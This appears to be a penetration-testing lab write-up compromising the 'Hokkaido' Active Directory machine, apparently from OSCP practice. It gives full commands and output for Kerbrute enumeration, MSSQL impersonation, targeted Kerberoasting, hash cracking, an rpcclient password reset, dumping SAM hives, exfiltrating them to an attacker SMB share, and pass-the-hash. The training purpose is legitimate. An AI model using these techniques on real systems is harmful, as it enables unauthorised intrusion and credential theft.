Hokkaido | Kerbrute Enum | Cleartext PW & MSSQL Impersonation | RPCClient Password Change | SeBackPrivilege SAM Dump PTH

After enumerating other services we decided to try and leverage Kerberos Pre-Authentication to capture usernames. We can do this using a tool known as Kerbrute:

```
┌──(kali㉿kali)-[~/OSCP/Vault]
└─$ ./kerbrute userenum -d hokkaido-aerospace.com --dc 192.168.192.40 /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt -t 100

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 10/25/24 - Ronnie Flathers @ropnop

2024/10/25 15:42:15 >  Using KDC(s):
2024/10/25 15:42:15 >   192.168.192.40:88

2024/10/25 15:42:17 >  [+] VALID USERNAME:       administrator@hokkaido-aerospace.com
2024/10/25 15:42:19 >  [+] VALID USERNAME:       INFO@hokkaido-aerospace.com
2024/10/25 15:42:20 >  [+] VALID USERNAME:       info@hokkaido-aerospace.com
2024/10/25 15:42:25 >  [+] VALID USERNAME:       Info@hokkaido-aerospace.com
2024/10/25 15:42:33 >  [+] VALID USERNAME:       discovery@hokkaido-aerospace.com
2024/10/25 15:42:33 >  [+] VALID USERNAME:       Administrator@hokkaido-aerospace.com
```

Now we can use these users to brute force our way into SMB using CrackMapExec:

```
SMB         192.168.192.40  445    DC              [+] hokkaido-aerospace.com\info:info
SMB         192.168.192.40  445    DC              [+] Enumerated shares
SMB         192.168.192.40  445    DC              Share           Permissions     Remark
SMB         192.168.192.40  445    DC              -----           -----------     ------
SMB         192.168.192.40  445    DC              ADMIN$                          Remote Admin
SMB         192.168.192.40  445    DC              C$                              Default share
SMB         192.168.192.40  445    DC              homes           READ,WRITE      user homes
SMB         192.168.192.40  445    DC              IPC$            READ            Remote IPC
SMB         192.168.192.40  445    DC              NETLOGON        READ            Logon server share
SMB         192.168.192.40  445    DC              SYSVOL          READ            Logon server share
SMB         192.168.192.40  445    DC              UpdateServicesPackages READ
  A network share to be used by client systems for collecting all software packages (usually applications) published on this WSUS system.
SMB         192.168.192.40  445    DC              WsusContent     READ            A network share to be used by Local Publishing to place published content on this WSUS system.
SMB         192.168.192.40  445    DC              WSUSTemp                        A network share used by Local Publishing from a Remote WSUS Console Instance.
```

Now we can interact with the SMB service on the host:

```
┌──(kali㉿kali)-[~/OSCP/Hokkaido]
└─$ smbclient -L //192.168.192.40/ -U info
Password for [WORKGROUP\info]:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        homes           Disk      user homes
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        SYSVOL          Disk      Logon server share
        UpdateServicesPackages Disk      A network share to be used by client systems for
 collecting all software packages (usually applications) published on this WSUS system.
        WsusContent     Disk      A network share to be used by Local Publishing to place
 published content on this WSUS system.
        WSUSTemp        Disk      A network share used by Local Publishing from a Remote
WSUS Console Instance.
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 192.168.192.40 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available

┌──(kali㉿kali)-[~/OSCP/Hokkaido]
└─$ smbclient //192.168.192.40/homes -U info
Password for [WORKGROUP\info]:
Try "help" to get a list of possible commands.
smb: \>
```

In the homes share we found potential users but no useful files:

```
  Angela.Davies                       D        0  Sat Nov 25 09:57:09 2023
  Annette.Buckley                     D        0  Sat Nov 25 09:57:09 2023
  Anthony.Anderson                    D        0  Sat Nov 25 09:57:09 2023
  Catherine.Knight                    D        0  Sat Nov 25 09:57:09 2023
  Charlene.Wallace                    D        0  Sat Nov 25 09:57:09 2023
  Cheryl.Singh                        D        0  Sat Nov 25 09:57:09 2023
  Deborah.Francis                     D        0  Sat Nov 25 09:57:09 2023
  Declan.Woodward                     D        0  Sat Nov 25 09:57:09 2023
  Elliott.Jones                       D        0  Sat Nov 25 09:57:09 2023
  Gordon.Brown                        D        0  Sat Nov 25 09:57:09 2023
  Grace.Lees                          D        0  Sat Nov 25 09:57:09 2023
  Hannah.O'Neill                      D        0  Sat Nov 25 09:57:09 2023
  Irene.Dean                          D        0  Sat Nov 25 09:57:09 2023
  Julian.Davies                       D        0  Sat Nov 25 09:57:09 2023
  Lynne.Tyler                         D        0  Sat Nov 25 09:57:09 2023
  Molly.Edwards                       D        0  Sat Nov 25 09:57:09 2023
  Rachel.Jones                        D        0  Sat Nov 25 09:57:09 2023
  Sian.Gordon                         D        0  Sat Nov 25 09:57:09 2023
  Tracy.Wood                          D        0  Sat Nov 25 09:57:09 2023
  Victor.Kelly                        D        0  Sat Nov 25 09:57:09 2023
```

In the NETLOGON share we found a file called password_reset.txt which contained a password:

```
smb: \temp\> dir
  .                                   D        0  Wed Dec  6 10:44:26 2023
  ..                                  D        0  Sat Nov 25 08:40:08 2023
  password_reset.txt                  A       27  Sat Nov 25 08:40:29 2023

                7699711 blocks of size 4096. 1919782 blocks available
smb: \temp\> get password_reset.txt
getting file \temp\password_reset.txt of size 27 as password_reset.txt (0.1
) (average 0.1 KiloBytes/sec)
smb: \temp\>

┌──(kali㉿kali)-[~/OSCP/Hokkaido]
└─$ cat password_reset.txt
Initial Password: Start123!
```

And the password works for the discovery account:

```
SMB         192.168.192.40  445    DC              [+] hokkaido-aerospace.com\discovery:
Start123!
SMB         192.168.192.40  445    DC              [+] Enumerated shares
SMB         192.168.192.40  445    DC              Share           Permissions     Remar
k
SMB         192.168.192.40  445    DC              -----           -----------     -----
-
SMB         192.168.192.40  445    DC              ADMIN$                          Remot
e Admin
SMB         192.168.192.40  445    DC              C$                              Defau
lt share
SMB         192.168.192.40  445    DC              homes           READ,WRITE      user
homes
SMB         192.168.192.40  445    DC              IPC$            READ            Remot
e IPC
SMB         192.168.192.40  445    DC              NETLOGON        READ            Logon
 server share
SMB         192.168.192.40  445    DC              SYSVOL          READ            Logon
 server share
SMB         192.168.192.40  445    DC              UpdateServicesPackages READ
  A network share to be used by client systems for collecting all software packages (usua
lly applications) published on this WSUS system.
SMB         192.168.192.40  445    DC              WsusContent     READ            A net
work share to be used by Local Publishing to place published content on this WSUS system.
SMB         192.168.192.40  445    DC              WSUSTemp                        A net
work share used by Local Publishing from a Remote WSUS Console Instance.
```

Kerberoasting failed so we can try MSSQL with our creds for discovery:

```
┌──(kali㉿kali)-[~/OSCP/Hokkaido]
└─$ mssqlclient.py discovery@hokkaido.offsec -windows-auth
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

Password:
[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(DC\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(DC\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (150 7208)
[!] Press help for extra shell commands
SQL (HAERO\discovery  guest@master)>
```

First we can query for database users:
SELECT name FROM master..syslogins

```
SQL (HAERO\discovery  guest@master)> SELECT name FROM master..syslogins
name
--------------

sa

BUILTIN\Users

hrappdb-reader

HAERO\services
```

Next we can list databases:
SELECT name FROM master..sysdatabases;

```
SQL (HAERO\discovery  guest@msdb)> SELECT name FROM master..sysdatabases;
name
------

master

tempdb

model

msdb

hrappdb
```

Majority are common databases but hrappdb sticks out but as our current user we don't have permissions to access this database:

```
SQL (HAERO\discovery  guest@msdb)> use hrappdb
ERROR: Line 1: The server principal "HAERO\discovery" is not able to access the database "hrappdb" under the current
 security context.
```

Let's see if there is someone we can impersonate that can access this database:
SELECT distinct b.name FROM sys.server_permissions a INNER JOIN sys.server_principals b ON a.grantor_principal_id = b.principal_id WHERE a.permission_name = 'IMPERSONATE'

```
SQL (HAERO\discovery  guest@msdb)> SELECT distinct b.name FROM sys.server_permissions a INNER JOIN sys.server_princi
pals b ON a.grantor_principal_id = b.principal_id WHERE a.permission_name = 'IMPERSONATE'
name
------------
hrappdb-reader
```

Now let's impersonate them and try to access the database:
EXECUTE AS LOGIN='hrappdb-reader'

```
SQL (HAERO\discovery  guest@master)> EXECUTE AS LOGIN='hrappdb-reader'
SQL (hrappdb-reader  guest@master)> use hrappdb
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: hrappdb
[*] INFO(DC\SQLEXPRESS): Line 1: Changed database context to 'hrappdb'.
SQL (hrappdb-reader  hrappdb-reader@hrappdb)>
```


Access the content of the database gives us a username and password:

```
SQL (hrappdb-reader  hrappdb-reader@hrappdb)> SELECT * FROM INFORMATION_SCHEMA.TABLES
TABLE_CATALOG   TABLE_SCHEMA   TABLE_NAME   TABLE_TYPE
-------------   ------------   ----------   ----------
hrappdb         dbo            sysauth      b'BASE TABLE'

SQL (hrappdb-reader  hrappdb-reader@hrappdb)> SELECT * FROM sysauth
id   name               password
--   ----------------   ----------------
 0   b'hrapp-service'   b'Untimed$Runny'

SQL (hrappdb-reader  hrappdb-reader@hrappdb)>
```

Logging in and evil-winrm does not work for this user so we can take a set further and try to use bloodhound-python. :
bloodhound-python -d hokkaido-aerospace.com -u hrapp-service -p 'Untimed$Runny' -c all --zip -ns 192.168.192.40

```
┌──(kali㉿kali)-[~/OSCP/Hokkaido]
└─$ bloodhound-python -d hokkaido-aerospace.com -u hrapp-service -p 'Untimed$Runny' -c all --zip -ns 192.168.192.40
INFO: Found AD domain: hokkaido-aerospace.com
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: [Errno Connection error (dc.hokkaid
o-aerospace.com:88)] [Errno -2] Name or service not known
INFO: Connecting to LDAP server: dc.hokkaido-aerospace.com
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 2 computers
INFO: Connecting to LDAP server: dc.hokkaido-aerospace.com
INFO: Found 34 users
INFO: Found 62 groups
INFO: Found 2 gpos
INFO: Found 6 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer:
INFO: Querying computer: dc.hokkaido-aerospace.com
WARNING: DCE/RPC connection failed: The NETBIOS connection with the remote host timed out.
WARNING: DCE/RPC connection failed: The NETBIOS connection with the remote host timed out.
INFO: Done in 00M 11S
INFO: Compressing output into 20241027001653_bloodhound.zip
```

Now we can upload the zip file to BloodHound for a path to gain access to the target system. Under Outbound Object Control for this user we see that it has control over Hazel.Green's account:



BloodHound provides a method on abusing the GenericWrite permission from our Linux machine:

Targeted Kerberoast

A targeted kerberoast attack can be performed using targetedKerberoast.py.

```
targetedKerberoast.py -v -d 'domain.local' -u 'controlledUser' -p 'It
sPassword'
```

The tool will automatically attempt a targetedKerberoast attack, either on all users or against a specific one if specified in the command line, and then obtain a crackable hash. The cleanup is done automatically as well.


The recovered hash can be cracked offline using the tool of your choice.

We can download TargetedKerberoast from https://github.com/ShutdownRepo/targetedKerberoast and now we are able to capture Hazel.Green's hash for offline cracking:


```
┌──(kali㉿kali)-[~/OSCP/Hokkaido]
└─$ hashcat -m 13100 hash /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting
```

```
c4fbb1c0b919e7614f5da
086622744:haze1988
```

We are unable to gain remote access to the target with Hazel.Green's account so we must look for another method of lateral movement. Green is apart of the IT Group, along with 2 other users:



One of which is Molly.Smith who is also a Remote Desktop User:



IT departments typically have the capability to change users passwords, one method to do this remotely is through RPCClient, using the setuserinfo2 command:

```
┌──(kali㉿kali)-[~/OSCP/Hokkaido]
└─$ rpcclient -N -U 'hazel.green%haze1988' hokkaido.offsec
rpcclient $> setuserinfo2 MOLLY.SMITH 23 'PASSWORd123!'
rpcclient $>
```

Now that the creds have changed and we know the user has remote desktop permissions we can attempt to login as Molly.Smith:

```
Microsoft Windows [Version 10.0.20348.2113]
(c) Microsoft Corporation. All rights reserved.

C:\Users\MOLLY.SMITH>whoami
haero\molly.smith

C:\Users\MOLLY.SMITH>_
```

Privilege Escalation

As always we'll use whoami /priv to see what privileges our user has:

```
PS C:\Users\MOLLY.SMITH\Downloads> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                          State
============================= ==================================== ========
SeMachineAccountPrivilege     Add workstations to domain           Disabled
SeSystemtimePrivilege         Change the system time               Disabled
SeBackupPrivilege             Back up files and directories        Disabled
SeRestorePrivilege            Restore files and directories        Disabled
SeShutdownPrivilege           Shut down the system                 Disabled
SeChangeNotifyPrivilege       Bypass traverse checking             Enabled
SeRemoteShutdownPrivilege     Force shutdown from a remote system  Disabled
SeIncreaseWorkingSetPrivilege Increase a process working set       Disabled
SeTimeZonePrivilege           Change the time zone                 Disabled
```

Since we have Backup Privilege we can create backups of sensitive files. In this instance we are targeting the sam and system files:

```
PS C:\Users\MOLLY.SMITH\Downloads> reg save hklm\sam .\sam
The operation completed successfully.
PS C:\Users\MOLLY.SMITH\Downloads> reg save hklm\system .\system
The operation completed successfully.
PS C:\Users\MOLLY.SMITH\Downloads> dir


    Directory: C:\Users\MOLLY.SMITH\Downloads


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         10/27/2024   4:13 PM            335 EnableRestorePrivilege.ps1
-a----         10/27/2024   4:19 PM          49152 sam
-a----         10/27/2024   4:19 PM       17981440 system
```

Now we must move the files back to our Kali instance. To do this we'll set up an SMB server with user credentials:


```
┌──(kali㉿kali)-[~/OSCP/Hokkaido]
└─$ smbserver.py share -smb2support . -user test -password test
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
```

Then we'll use the net use command on Windows to connect to our server:

```
PS C:\> net use \\192.168.45.185\share /user:test test
The command completed successfully.
```

Lastly, we'll transfer the file over:

```
PS C:\> cp .\inetpub\wwwroot\sam \\192.168.45.185\share\
PS C:\> cp .\inetpub\wwwroot\system \\192.168.45.185\share\
```



Next we'll use secretdumps to dump the SAM file:

```
┌──(kali㉿kali)-[~/OSCP/Hokkaido]
└─$ impacket-secretsdump -system system -sam sam local
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Target system bootKey: 0x2fcb0ca02fb5133abd227a05724cd961
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:d752482897d54e239376
fddb2a2109e4:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c0
89c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73
c59d7e0c089c0:::
[-] SAM hashes extraction for user WDAGUtilityAccount failed. The accou
nt doesn't have hash information.
[*] Cleaning up...
```

Instead of cracking the hash we can perform a PassTheHash with Evil-WinRM:

```
┌──(kali㉿kali)-[~/OSCP/Hokkaido]
└─$ evil-winrm -i hokkaido.offsec -u Administrator -H d752482897d54e239
376fddb2a2109e4

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: qu
oting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com
/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```